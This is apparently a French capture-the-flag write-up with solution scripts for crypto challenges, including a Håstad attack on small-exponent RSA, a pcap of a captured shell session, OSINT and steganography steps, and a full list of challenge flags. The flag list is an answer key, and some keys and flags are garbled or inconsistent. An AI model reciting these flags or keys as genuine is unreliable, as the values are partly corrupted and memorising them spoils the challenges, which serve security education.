        print(f"Cannot decode '{char}' from Morse code")
        char = ""
    i += 1
return message

# Conversation
agent_smith_message = "Agent Smith : N'envoyez jamais un humain faire le travail d'un programme."
morpheus_message = "Morpheus : On n'est pas le meilleur quand on le croit mais quand on le sait."
interference = "interférence : BzzzzzzzzzzzNHM2I{T3CL1DFW-N0NN-G6AD-TMLO9F80}bzzzzzzzbBzzzzzzzbBzzzz"
agent_smith_message2 = "Agent Smith : Dites-moi, M. Morpheus, à quoi bon téléphoner si vous êtes dans l'incapacité de parler ?"

# encode and decode Agent Smith's messages
encoded_message = morse_encode(agent_smith_message)
#print(f"{encoded_message}")
decoded_message = morse_decode(encoded_message)
print(f"Agent Smith (decoded) : {decoded_message}")

encoded_message = morse_encode(agent_smith_message2)
#print(f"{encoded_message}")
decoded_message = morse_decode(encoded_message)
print(f"Agent Smith (decoded) : {decoded_message}")

# encode and decode interference's message
encoded_message = morse_encode(interference)
#print(f"{encoded_message}")
decoded_message = morse_decode(encoded_message)
print(f"interférence: {decoded_message}")

# encode and decode Morpheus' message

```

```

encoded_message = morse_encode(morpheus_message)
#print(f"{encoded_message}")
decoded_message = morse_decode(encoded_message)
print(f"Morpheus (decoded): {decoded_message}")

#Cannot decode '' from Morse code
#Agent Smith (decoded): AGENT SMITH : N'ENVOYEZ JAMAIS UN HUMAIN FAIRE LE
TRAVAIL D'UN PROGRAMME.
#Cannot decode '' from Morse code
#Agent Smith (decoded): AGENT SMITH : DITES-MOI, M. MORPHEUS, À QUOI BON
TÉLÉPHONER SI VOUS ÊTES DANS L'INCAPACITÉ DE PARLER ?
#Cannot decode '' from Morse code
#interférence: INTERFÉRENCE : BZZZZZZZZZZZZBZZZZZZZNHM2I@T3CL1DFW-N0NN-
G6AD-TMLO9F8O@BZZZZZZZBBZZZZZZZBBZZZZ
#Cannot decode '' from Morse code
#Morpheus (decoded): MORPHEUS : ON N'EST PAS LE MEILLEUR QUAND ON LE CROIT
MAIS QUAND ON LE SAIT.

```

Flag : NHM2I{T3CL1DFW-N0NN-G6AD-TMLO9F8O}

DECODE-ORACLE (facile)

Nom du challenge : decode-oracle

Concepteurs : Sébastien Lavaux

Rédacteurs : Sébastien Lavaux

Walkthrough

PYTHON (decode-oracle.py) :

```

from math import gcd

# Clé publique (N, e)
public_key = (299, 5)

# Message chiffré
ciphertext = 123

# Factorisation de N
p = 13
q = 23

# Calcul de phi(N)

```

```

phi_n = (p-1) * (q-1)

# Calcul de la clé privée d
d = pow(public_key[1], -1, phi_n)

# Vérification que la clé publique est valide
if gcd(public_key[1], phi_n) != 1:
    raise Exception("Clé publique invalide : e n'est pas premier avec
phi(N)")

# Déchiffrement du message
plaintext = pow(ciphertext, d, public_key[0])

print("Clé privée : d =", d)
print("Message déchiffré :", plaintext)

# Clé privée : d = 53
# Message déchiffré : 262

```

Le flag est NHM2I{262}

HYBRID SHIELD CIPHER CONTEST (moyen)

Nom du challenge : hybrid shield cipher contest

Concepteurs : Sébastien Lavaux

Rédacteurs : Sébastien Lavaux

Walkthrough (a modifier)

Votre mission si vous l'acceptez : libérer l'humanité de la Matrice. L'agent Smith a mis en place un nouveau programme qui menace de détruire la résistance en infectant les vaisseaux avec un virus mortel. La seule solution pour empêcher la propagation du virus est de localiser et de pirater le programme malveillant. Cependant, le programme est protégé par un système de sécurité complexe qui nécessite une série de codes d'accès pour être déverrouillé.

Les membres de la résistance sont au courant de la menace posée par le virus et ont besoin d'agir rapidement pour l'empêcher de se propager. Ils ont reçu un message chiffré contenant les codes d'accès nécessaires pour déverrouiller le système de sécurité protégeant le programme malveillant, mais ne peuvent pas le décoder seuls.

Les informations dont dispose la résistance :

Les 2 blocs chiffrés du message en format base64, qui ont été transmis via un canal de communication.

Les 3 clés privées correspondantes aux clés publiques utilisées pour chiffrer les blocs, qui ont été utilisées pour déchiffrer les blocs chiffrés.

Avec ces informations, vous allez pouvoir déchiffrer les blocs un par un en utilisant les clés privées correspondantes, puis les assembler pour obtenir le message déchiffré.

[Fichier .txt avec Les 2 blocs chiffrés+Les 3 clés privées+les 3 clés publique]

```
Les 2 blocs chiffrés :  
Message chiffré 1: Py8IQbWc_SQSenysPDyFtrjzN2W38pHdG7oVf15TODSFNiKQ4lHWgy  
Message chiffré 2: gBdQwuFeE5WmczrSEA4YaZCtte8m5X_TPIb3R0GMzTa_IW0wCAFk-i  
  
Les 3 clés privées :  
private_key1 = b'-----BEGIN RSA PRIVATE KEY-----\nMIIEowIBAAKCAQEAd/315  
private_key2 = b'-----BEGIN RSA PRIVATE KEY-----\nMIIEpAIBAAKCAQEAtXBq0f  
private_key3 = b'-----BEGIN RSA PRIVATE KEY-----\nMIIEpAIBAAKCAQEAtpSRhH
```

Clé publique 1:

-----BEGIN PUBLIC KEY-----

MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIIBCgKCAQEAd/315v2vyNRuXbgMpws
/BDli5H4onQwf67/X0Jsek0wdcvY066Dp2eZt6ePgAHzCrwdtlP7+TS0vUFxA4yn
4Xg4/9s+8z3/pgFK6AqlRnDlwf0hv3NWNqHfZh1FcP3AM7RqHG9stK97UEb98c7x
IO0oOPI0vaftEf7dqLH6VUFvbITV84x/K25UYemmYJ0MfVCpx8LCMHMIgVc8zFmm
chmkwhoqb5CgKuvZlnmy07sQWeV5uf8VGYrdl2dsIsrxxu2buHwBzttm/5H6B6mW
xVNy+9D00afJd9bqRQk0dgaoAnP533wWUZfsVKx2UrAB0+i60BtdTaPb8/nAOb5K
8QIDAQAB

-----END PUBLIC KEY-----

Clé publique 2:

-----BEGIN PUBLIC KEY-----

MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIIBCgKCAQEAtXBq0fY8n/cJSIM9kEIId
KL//oTN9IrshIJxK16L3FLvybTEfyX06NBi3kH+yDMLmBGbRgPs12rcH29N7LDZB
m1yTAZgU9ktgUas246EA4oXGys9B0KFvCDyRDxD2vcjeDzGgsWr6nsN3qXq8KiPF
XY80tN2EKQdAyXMJfdkpamDYHgDAoRnpdXr9io/LbNdj8+9rvifsvFAzVkJIWZ7v
R3/9D6afqvAnyI8ZvZM6liALpxTWsTK46U4A2y4yj+M68kp8el9BjyoFB6Hd4Mnm
rx/0Lqw9FUieBMnEZi8PYCCgY1cYP1Gweqy6PSItWPBjVl/DD2AyEXnnZxJuAYxc
4QIDAQAB

-----END PUBLIC KEY-----

Clé publique 3:

-----BEGIN PUBLIC KEY-----

MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIIBCgKCAQEAtpSRhhD9eYrkuDdaSpNj
a0cW+BFQGFvFad/0jHjMMhm4C5N1bsxS2F8fYEDZLm7w7JyaUnIRTnBRkuMJaXp1
3cX2xGrTFKQi04goDAomFQ1jdWCalikaxfYRN+2eVNoRBSNJT0NB8lQ7lkW9TX/f
FBrUnBcCvFjL1jS23x9BPjMpj7M+nwyblg3BrKkTZgo8gL1NEcocan6THVw+b/g9
JVGY4Gtiz+sMwFhKrtYyv0H3T1M4y7K/2XyBSjPMt9tVLVVR22f0gNCpPs5bmygx
Vn+I4LXhCM1enJZ6ElJQYirrSvCJuQx6ccz9V/kpXBfiTApnOPdHyX1CusdntpEb
DQIDAQAB

-----END PUBLIC KEY-----

Pour déchiffrer les blocs chiffrés, le joueur doit d'abord décoder les blocs au format base64 pour obtenir les blocs chiffrés en bytes. Ensuite, il peut utiliser chaque clé privée correspondant à chaque bloc pour les déchiffrer. Enfin, il doit assembler les deux blocs déchiffrés pour obtenir le message original.

PYTHON (solve.py) :

```
#pip install --upgrade pip
#pip install pycryptodome

from Crypto.Cipher import PKCS1_OAEP
from Crypto.PublicKey import RSA
import base64

# Clés privées
key1 = b'-----BEGIN RSA PRIVATE KEY-----
\nMIIEowIBAAKCAQEAE3d/315v2vyNRuXbgMpws/BDli5H4onQwf67/X0Jsek0wdcvY\n066Dp2eZ
t6ePgAHzCrwdt1P7+TSOVUFxA4yn4Xg4/9s+8z3/pgFK6Aq1RnDlwf0h\nv3NWNgHfZh1FcP3AM7
RqHG9stK97UEb98c7xIO0oOPIOvaftEf7dqLH6VUFvbITV\nn84x/K2SUYemmYJ0MfVCpx8LCMHMI
gVc8zFmmchmkwhoqB5CgKuvZlnmy07sQWeV5\nuf8VGYrdl2dsIsrxxu2buHwBzttm/5H6B6mWxV
Ny+9D0OafJd9bqRQk0dgaoAnP5\n33wWUZfsVKx2UrABO+i6OBtdTaPb8/nAOb5K8QIDAQABAoIB
AAKGPNn+rW4rmKdk\nNbTsGt64uLF5SD727sKHijKT4HHJLr43j8bwYx4uOyBAQPOrC5wcm4NVzz
XebHch\n4O2/D0qGlUvWvE7E4fbLG6vr5RYAV1WtWHgAaxbYVopn14C4QZQ4OJ9ys0xGyKXw\n7N
Y87V7oLw84zjfUfe/4umzL+5k2AQHWQLohT5Ir1zf2NcB7gt3Hi52F3jRABn8/\nCT7ryWurcPHO
J5ETujkXdbho4ftcJftelCp4WYdrHMwK7DHA+ONDHPOyJI+sYVdR\nnjazbOhUM1QwSQuRLwlHWJF
DVezZkOzEp3GQ8x18xjOCIDRZk/61jFgOKQgs3jaUk\nix2aQY0CgYEAKgcITc218LFo4QjHgpN
79i7ivgE4BE61hhb5g7FpQQQ3qVYKlpF\nsjfBQNPvsYy5Ahks3J8D1PSS/ENDvfe2s+XnEBn6S3
vjAN7Up9n8U8IpTweH1VzE\ng79Wu+oL0JtyrnkXm04gLZfVSC0UWbeyEQZHIMyF3QsJuul9ahT0
PN0CgYEAKCLs\nPvsvLx0nc0Kzo2B19ebkQ8rq1RYprN3WjekMjLtHPKV4UFAiMaoCgmuBViyIyQ
/b\nTi13EDtFKEHjUAJoFaEquhosjFASeC/qlyqI348iEsChuDWCo4mvNz0aund/KGKQ\namnAOB
FBY7xu0gltUo9JMWJKIS9cFg5RVQvkCyUCgYEAEiEGcZ9+cYPSTJ1bf81v6\nlROLkb5Y7J1qqeso
Pcg8/I3LC3oujm9cDioVJ1B5OrS9zIccAtWmFWC/jLovOZ/g\nArAMiSONsROXOPVH+h3yz2N5Ke
2xIcY42SgANG2da/01DYbGzvAILOhl6m/F2Q8\nBzh0A80ESpaiVjNU3gHzoIkCgYBEIDqsmIti
K1CH6V3WKWBKb1PkVwuQys52XrEw\niIfn/ZqzYblhL/tawIZSvo0o7uR8tuALwMQo02FJCpnUCd
fhsUerBwLHZNDcmRxt\ncoEfYWGwufBm5we9ev5Z+8MppY7mRhrlvv9HwmR21NRaTAIidNy5Gqr
N/wKa5Rm\nlxrbwQKBgHKF534Wb+wcbX5vXA4cYe9ncjjtf81YUIoxo9FAIq77YieMN/3Onf8C\n
tvOjsBy/luYNDrhrbvaZSQNVQwe8gfJiaTQyb8yKc7bwhPTBt3hYLEUKvaFNKCrC\nViEGh1kUJA
wKvwuischfxB6cutELx1J+w5WMJWDG5zo6VZD4rZek\n-----END RSA PRIVATE KEY-----'
key2 = b'-----BEGIN RSA PRIVATE KEY-----
\nMIIEpAIBAAKCAQEAtXBq0fY8n/cJSIM9kEIdKL//oTN9IrshIJxK16L3FLvybTEf\nyXO6NBi3
kH+yDMLmBGbRgPs12rch29N7LDZBm1yTAZgU9ktgUas246EA4oXGys9B\nOKFvCDyRDxD2vcjeDz
GgsWr6nsN3qXq8KiPFXY80tN2EKQdAyXMJfdkpamDYHgDA\noRnpdXr9io/LbNdj8+9rvifsvFAz
Vx2IWZ7vR3/9D6afqvAnyI8ZvZM6liALpxTW\nstK46U4A2y4yj+M68kp8e19BjyofB6Hd4Nmrx
/0Lqw9FUieBMnEZi8PYCCgY1cY\nP1Gweqy6PSItWPBjV1/DD2AyEXnnZxJuAYxc4QIDAQABAoIB
AB3C6OKz31H19bHd\nRTXqqlny1H2esoIF6/Mrb+NbKehOw/9BNZOX1g1BmKqtJ4mMVqqWKvtbOY
Q8zZ8z\nW1rvM2fGkZ6LUbTsvEnpKcHA4SJHC0qtIGeno0zYknrEL5UF49beLxurDp0INxKn\nvU
G0SGWGV8U3KLyK1ghpRD90Zcq6/TFYLun2UbpCEgLYgXHOd7vcYazXmTioYk9k\nedAdkn85BQJ3
2NwSg+ypf1mkZHBmuPYKS4aXyilQoAah+WeNQ7pT7d70irSD/OT\nTCYDWX6xTf5ozX60NFcLon
ma6cPAgJNXc1Ks/ySNyPtr96nylhDjkxmD4hwfAGRm\nM6COXqECgYEAzfLGeZyT15AP6R9N5D51
WTk5WSo9Tj7fAf5KA7RUV5PxK7qIpDJ7\nRHxQe+CgIxMmDzNPYU+E6OUkY1F4197o+a5KsD+M0w
```

```
R6catUTPrBWGmbrrCYeqLv\nmXdOpkg8UwulShvBSS30DWPB3QX3wWaadzYgVHHBmBQKHxNZ+RbX
ggUCgYEA4YjI\noY4LMoHtq0hJR0lwDjLHRvykZDYOrNkpfnIdbT757WXEOD7jq6PvroGiMlGCwh
LS\n0UwRCgC5MKzt8rRC60VGv5b10x3Z22z1OEeKKbpgZCvynOFHwGo8pCj2/VOF2uEj\nnDrIaM0
UYK1gaAwY89wuV+Oa0eL7f7xxEe2x+Gi0CgYEAqKtOlccA5ijcfwbeWjI1\nnFY/iQf5wGycuqY1D
wOjtspQ9jpzE0AVwI1TU7b+4J0HFh+lz97SSm9Mfc07CP0+W\nn6vYtwU8q3J/sUDALaMht1SVZFa
cYGkhbhwrJZTIABduh0aINmQuDt3ueCJCcqs6H\nb17q9337Gbw/1deZdoGYmqkCgYEakBeDD2yg
DMnkHe2WG7x4oimhFeJt6TR8VcR8\nn9CmN8XEt3pWJMJDNTMM+/IIvZtELlg2Zs/xhvGFX+rsL4
cpwgTBucBf320P91fx\nbu6OADD6SqWlYMOxwuZdDgi6HImTWI9EhawWfzEiyvaDz/DZXIEDdT14
ijhw++SU\ngEKfopUCgYAvOKyNBzPO5tGuCMClvpn/nqp5qBrqAsGutN1r5bu0CPZmgkoR0uht\n
AhvIW2hNdyZqfji2xUVIx8j3i1QMdgRNFlS6JuAAoeXMJXS3rS6x40SdTLfKxnuR\nnHk16Gyya62
m9d801x2ihKncn0GSASLypt/dmVlXKRJnpyba63g7JQ==\n-----END RSA PRIVATE KEY-----
-
```

```
key3 = b'-----BEGIN RSA PRIVATE KEY-----
\nnMIIEpAIBAAKCAQEAtpSRhhD9eYrkuDdaSpNja0cW+BFQGFvFad/0jHjMMhm4C5N1\nnbsxS2F8f
YEDZLm7w7JyaUnIRTnBRkuMJaXp13cX2xGrTFKQi04goDAomFQ1jdWCa\nnlikaxfYRN+2eVNoRBS
NJT0NB81Q71kW9TX/fFBUnBcCvFjL1jS23x9BPjMpj7M+\nnwyblg3BrKkTZgo8gL1NECocan6T
HVw+b/g9JVGY4Gtiz+sMwFhKrtYyv0H3T1M4\ny7K/2XyBSjPMt9tVLVVR22f0gNCpPs5bmygxVn
+i4LXhCM1enJZ6E1JQYirrSvCJ\nuQx6ccz9V/kpXBfiTApnOPdHyX1CusdntpEbDQIDAQABAoIB
AEZhaONkQ0GJ//bf\nJ4gd3rIo2jrP+a8aGTRh51QK8LPTZDXaJueKDdloeaDR/qY+j9K132sum2
tAMsHL\nkQI++ZZ+zEwU3b9UMjSWhNF3TAzLd250ycJen/p1i1ei2mjdeRiHTKgoRhCS1dFs\nnmr
d4Nlb6rMBqwlw2YoT1FxVVaAIAcP6Rfa0vpk2uRY4DmzHQ9edmaNMb6ELeSPrJ\nnq6OOHP1IU5Zq
f/ex71536m76XyPlv7/wR7IhY0jnGXrAt/AIi3NQyJf4S7Nibh7n\nn9Nht+z3fmIFq+Ujqon4q4k
bSFkb6KD5/5HdHHVDAZJdvQcU1kzsGIKxI7QPmlbru\nnETVQfgUCgYEAv62LO1Mv9K6dpuWr3WC2
UNDiGlBtQB7dqPIh5KcvXBjXF2apK1Wd\nnBTvJqUYB9H5HrUKPOkhMoTLndg+1QmFFF2Uux8bQxq
NIhcpH3JJuzN6ClaQve5wg\nnqH0ARMaYTg31oan/XT68e/H0ouGFNaF3HN82arg5XpujHif19zCY
E6sCgYEA8917\nnZotA9WGwBc0FMycECnb8iIYXx19L5aA703YU7bZH2MPGEuZ22XnvVFq4RJdfR
hO\npzW8VzEu0wzpisQvT7/wq9EnQKf5t/eCRfv1R3K4agUcV9OcSooD1WTQLhMMns3n\nnD5sjiG
0pf4W0ik57HGykXM/H378iGK6LjujWVCcCgYAlSBD7sfty4P/C9YsPHP95\nnCpffvGLzhM1iTe4v
tiDtDdvQLmSbDCT1XW79YKOtYkldvu6v1NAS1Ff0kBUL+0r\nnVr/z1Z8H87xoYWbGzSiF6oWFq5
Ccv0pO2z1RJzt6exNputnzff9VMEN/5tNtEgHD\nn+NpxuC2w7B62/9jEgowhzwKBgQCNZriHjumZ
hpFMBGiEAx4gVVWgc9r0EoDAPqLm\nnQQmniakgBT401WpTiiU2Z+b1OsQRjS3W01czrGZ9pcgrWp
YgxamWyILdgEpTPmhB\nkthppQGBIRONbjz8EEoBsGLzxMIVuEpbh1e0fbCJrQvDA71p/ynUU/yQ
J3JrI5Pz\nu9rFEwKBgQCSeAF8pOImhQPHmmXPIBx6Q70YY206JDjpubGsmcjxc94bQLjFcyC\n
S19QYZxVOQOAgNJ+mi+DjVJpI4SICnhq3gbyQSFVQQiMfzlzskwQ5tFirs8fZkfJ\ng1sPzjCDU8
ib4G76k5OELC9ctR3ny5zNEnrA31NcEgjenpGsD1fU9w==\n-----END RSA PRIVATE KEY-----
-
```

```
# Trasnformés les clés privées en objets de clé RSA
```

```
key1 = RSA.import_key(key1)
key2 = RSA.import_key(key2)
key3 = RSA.import_key(key3)
```

```
# blocs chiffrés au format base64
```

```

block1_b64 =
"Py8IQbWc_SQSenysPDyFtrjzN2W38pHdG7oVf15TODSFNiKQ41HWgyfNBUCWbTw1C7phvS2dgik
-gJLV76t4yh1FMl_YaifEeWGvchZ8bfHH8A5-
2URPLh8KZyvhw3d5A3sjWJUawhg1fMg0CtIqm4rC1JSGWSH_IQsG1_gcq0lgnj3vyU6Jmawn1H7Z
5hGEad3XqnKCLPKRZ2ZHYZ-
0CjZ18PUkyiRWJI5gRWWsa_obTnOXmMr9EFWJ17uxi_7JKm1APxg6v_q6nvaEJu_nB0gKDBVyuab
hDH7jvp1mLV0akdQBTjwg2iArftHED3qebRL9Ru9HaAA-KCXfebdWag=="
block2_b64 = "gBdQwuFeE5WmczrSEA4YaZCtte8m5X_TPIb3R0GMzTa_IWOWCAFk-
ixlrx2XleyQW_O7QZmg35nGUEOXdRkeCdBC1c9BH4tHm2HcZQsfsHPkxbRL80qAXOYRJzSUSuq8m
WMFP9mSUjrBxz0GoLC-WI_Kem4hWet0rXcz1Mu2wSAk1sL-
8RXzxx1RMLswcIvrOmU8vV1cgxE4yu0u0cb2QsF2_XwpQ7t_p1eJxuqMUSOYdNk1mbvGQYxX3ekf
V5LmKJFvrdukg86kgvRvrGQdXoxj8GCCnb1v2gFCfBYndcYMUFsgmsrzdFcKZbXJUE1XRW5SLp21
o8WlBromQ_P2KQ=="

ciphertexts_b64 = [block1_b64, block2_b64]

# Déchiffrement du message
decrypted_blocks = []
for i, ciphertext_b64 in enumerate(ciphertexts_b64):
    ciphertext = base64.urlsafe_b64decode(ciphertext_b64)
    if i % 3 == 0:
        cipher = PKCS1_OAEP.new(key1)
    elif i % 3 == 1:
        cipher = PKCS1_OAEP.new(key2)
    else:
        cipher = PKCS1_OAEP.new(key3)
    decrypted_block = cipher.decrypt(ciphertext)
    decrypted_blocks.append(decrypted_block)

# Assemblage des blocs déchiffrés
decrypted_message = b"".join(decrypted_blocks)

print("\n\nMessages déchiffrés : ", decrypted_message)

# Résultats
# Messages déchiffrés : b"Je montrerai a ces gens ce que vous ne voulez pas qu'ils voient. Je leur ferai voir un monde sans vous, un monde sans loi ni controle, sans limite ni frontieres, un monde ou tout est possible. Ce que nous en ferons ne dependra que de vous."

```

Le flag est NHM2l{Je montrerai a ces gens ce que vous ne voulez pas qu'ils voient. Je leur ferai voir un monde sans vous, un monde sans loi ni controle, sans limite ni frontieres, un monde ou tout est possible. Ce que nous en ferons ne dependra que de vous.}

MEROVINGIEN (difficile)

Nom du challenge : merovingien

Concepteurs : Sébastien Lavaux && Hamza

Rédacteurs : Sébastien Lavaux

Walkthrough

Mettre en œuvre l'attaque de Hastad sur des messages de longueur 512 bits, chiffré avec RSA utilisant un petit exposant ($e = 3$).

PYTHON (solve.py):

```
#pip install gmpy2
#pip install pycryptodome

import gmpy2
from Crypto.Util.number import long_to_bytes

# Les clés publiques et les chiffrés
keys2 =
[(89443394112036903846443118545567451821634818351009817872128490134531661722
7751309080254334042905068050052319773029398277991201100737016572118467647221
2967, 3),
(111635808845305854784415611789994290975182341456481465236036404384500498222
4044354244496783958293406712599627192542920155449424762746297297555351259530
3137, 3),
(852069434407747590982166289856301508199830992425478378583516416648780685595
9201151407302054564011849926514426902147022412243440865440950597949385650745
691, 3)]

ciphers2 =
[322289526975110289680662338527255002634394919240347446791299125252283287737
1240728247554654641031440341215225545071599847265579194000705901136603149418
124,
4146353226363299219125574323577676967675025779425486202866989932746807707345
9211763407012895569417038062986000162326575792925105803882575714302377119664
12,
2079103372295535927137458950118484109976976428430561310118530461140461696664
9660875322949638580353281836926912605184628017448186031820378721284218258800
83]

# Récupération des modulos
```

```

modulos = [k[0] for k in keys2]

# Résolution de l'équation avec l'attaque de Håstad
N = 1
for m in modulos:
    N *= m

solutions = []
for i in range(len(keys2)):
    Ni = N // modulos[i]
    Mi = gmpy2.invert(Ni, modulos[i])
    solutions.append(ciphers2[i] * Ni * Mi)

# Récupération du message
m = int(gmpy2.iroot(gmpy2.f_mod(sum(solutions), N), 3)[0])
#print(m)
message = long_to_bytes(m).decode('utf-8')

print(message)

```

Flag : NHM2I{FGS5BW77-MERO-VIN-GIEN848H}

FORENSIC

pcap_02.pcap (facile)

Nom du challenge : pcap_02

Concepteurs : Sébastien Lavaux

Rédacteurs : Sébastien Lavaux

Walkthrough

Clique droit, suivre le flux TCP => on a le flag

```

*Loopback lo
Fichier Editer Vue Aller Capture Analyser Statistiques Telephone Wireless Outils Aide
tcp.stream eq 1
Wireshark - Suivre le flux TCP (tcp.stream eq 1) - Loopback: lo

No. Time Source Destination
502 152.260400531 127.0.0.1 127.0.0.1
503 152.564272395 127.0.0.1 127.0.0.1
504 152.564286994 127.0.0.1 127.0.0.1
509 152.956251522 127.0.0.1 127.0.0.1
510 152.956265833 127.0.0.1 127.0.0.1
511 153.092361787 127.0.0.1 127.0.0.1
512 153.092376085 127.0.0.1 127.0.0.1
547 161.837157443 127.0.0.1 127.0.0.1
548 161.837170517 127.0.0.1 127.0.0.1
567 166.357737739 127.0.0.1 127.0.0.1
568 166.357754488 127.0.0.1 127.0.0.1
569 166.359977236 127.0.0.1 127.0.0.1
570 166.359998882 127.0.0.1 127.0.0.1
599 173.870256831 127.0.0.1 127.0.0.1
600 173.911368766 127.0.0.1 127.0.0.1
621 178.918815634 127.0.0.1 127.0.0.1
622 178.918860052 127.0.0.1 127.0.0.1
623 178.920868998 127.0.0.1 127.0.0.1
624 178.920889660 127.0.0.1 127.0.0.1

Frame 569: 169 bytes on wire (1352 bits), 169 bytes
Ethernet II, Src: 00:00:00:00:00:00 (00:00:00:00:00:00)
Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1
Transmission Control Protocol, Src Port: 1234, Dst Port: 1234
Data (103 bytes)

> Frame 569: 169 bytes on wire (1352 bits), 169 bytes
> Ethernet II, Src: 00:00:00:00:00:00 (00:00:00:00:00:00)
> Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1
> Transmission Control Protocol, Src Port: 1234, Dst Port: 1234
> Data (103 bytes)

cat flag.txt
ls
Bureau
BurpSuiteCommunity
Documents
Images
Mod.les
Musique
Public
rtl8812au
T..l..chargements
Vid..os
cd T..l..chargements
cat flag.txt
FLAG{hjdhjh-JDJ8786D-jkfho-87897-RTbd7}

```

OSINT

THE GAMER

Nom du challenge : THE GAMER

Concepteurs : Sébastien Lavaux

Rédacteurs : Sébastien Lavaux

Walkthrough

On se rend sur steam pour chercher le pseudo :



NeoByte84302

CONTACTS

- Vos contacts
- Ajouter un contact
- Invitations en attente
- Personnes bloquées
- Partenaires de jeu
- Modération des diffusions

SUIVI

- Personnes suivies
- Jeux suivis...

GROUPE

- Vos groupes 1
- Invitations en attente
- Trouver un groupe...
- Créer un groupe...

AJOUTER UN CONTACT

Votre code de contact

477839084 **COPIER**

Saisissez le code de votre contact pour lui envoyer une invitation.

Saisissez un code de contact

Ou envoyez une invitation rapide

Générez un lien à partager par e-mail ou SMS. Dès que la personne aura accepté l'invitation, vous pourrez la retrouver sur Steam. Faites attention si vous partagez votre lien sur un site public.

REMARQUE : chaque lien d'invitation n'est utilisable qu'une seule fois et expire automatiquement après 30 jours.

<https://s.team/p/crkq-fvvr/pttbmrkj> **COPIER**

Générer un nouveau lien

Ou essayez de rechercher cette personne

Saisissez le nom de profil de la personne 

On cherche :

Ou essayez de rechercher cette personne

NeoByte84302 

Bien :



MAGASIN COMMUNAUTÉ NEOBYTE84302 CHAT SUPPORT

Installer Steam

NeoByte84302



< Retour

Rechercher des membres de la communauté

Rechercher des membres de la communauté Steam par pseudo.

NeoByte84302

Vous ne trouvez pas la personne recherchée ? Essayez de lui [envoyer un lien d'invitation rapide](#)

MEMBRES DE LA COMMUNAUTÉ

Affichage de 1 - 1 sur 1



NeoByte84302

nop



Vous avez 1 groupe en commun

Derniers pseudos utilisés : The_Gamer_Hardcore_84

MEMBRES DE LA COMMUNAUTÉ

Affichage de 1 - 1 sur 1

On regarde le profil :

COMMUNAUTÉ NEOBYTE84302

NeoByte84302 ▾

nop

H2SSSGKB-43I9-K7ZJ-WGS1RPCI

Niveau 0

Rétrospective Steam 2022
50 XP

[Modifier le profil](#)

Activité récente

5.5 h les 15 derniers jours

3DMark Demo

0.8 heures en tout

dernière utilisation le 27 mars

RealRTCW

16.1 heures en tout

dernière utilisation le 13 mars

Progression des succès 34 sur 120

En ligne

Badges 1

Jeux 3

Inventaire

Captures d'écran 1

Vidéos

Articles du Workshop

Évaluations

Guides

Créations

Groupes 1

Game giveaway group
42,834 membres

Commentaires

S'abonner au fil de discussion [\(?\)](#)

Ajouter un commentaire

Le flag est dans la description.

MISCELLANEOUS

CottonEyeJoe

Nom du challenge : CottonEyeJoe

Concepteurs : Sébastien Lavaux

Rédacteurs : Sébastien Lavaux

Walkthrough

```
[root@seb ~]# steghide extract -sf CottonEyeJoe.wav -xf output.txt
```

Entrez la passphrase:

*criture des données extraites dans "output.txt".

```
[root@seb ~]# cat output.txt
```

NHM2I{SNACIQQ1-SP6P-IL4L-1L1W79IX}

Rapport de chaque flag

Texte (flagall.txt) :

REVERSE

```
intro : CRYPTO_ZION - NHM2I{AB3470TDE2LASON4BY5LVO6CodeByrZm}
facile : SECURITY_KEY - NHM2I{AAAA-Z1ON-42-OK-CodeByrZmFeatTrinity}
```

PWNED

```
intro : MATRIX_CODEBREAKER - NHM2I{ADDOLMMPS8262DKFNJ0172272841}
facile : HACKMATRIX - NHM2I{e03326d6_093736bb_2946b47f_b804e4b8}
```

WEB

```
intro : GET_PASSWORD - NHM2I{5eabdicg-abf-4391-a003-0defecYbda9-xyoze}
facile : FILE_UPLOAD - NHM2I{GG_Fileuploaded!!}
```

CRYPTO

```
intro : CAPITAINE_MIFOUNET - NHM2I{0UNHD05W-W94H-3EWP-W8IHOT2}
intro : BABY_MORSE - NHM2I{T3CL1DFW-N0NN-G6AD-TMLO9F80}
facile : DECODE_ORACLE - NHM2I{262}
moyen : HYBRID_SHIELD_CIPHER_CONTEST - NHM2I{Je montrerai a ces gens ce que
```

vous ne voulez pas qu'ils voient. Je leur ferai voir un monde sans vous, un monde sans loi ni controle, sans limite ni frontieres, un monde ou tout est possible. Ce que nous en ferons ne dependra que de vous.}
difficile : MEROVINGIEN - NHM2I{FGS5BW77-MERO-VIN-GIEN848H}

FORENSIC

intro : PCAP_01 - NHM2I{6d0k7e5z-6754-454e-8b4a-7ba3bd9634c5}
facile : PCAP_02 - NHM2I{hjdhhdh-JDJ8786D-jkfh0-87897-RTbd7}

OSINT

intro : THE GAMER - NHM2I{H2SSSGKB-43I9-K7ZJ-WGS1RPCI}

STEGANOGRAPHIE

intro : COTTONEYEJOE - NHM2I{SNACIQQ1-SP6P-IL4L-1L1W79IX}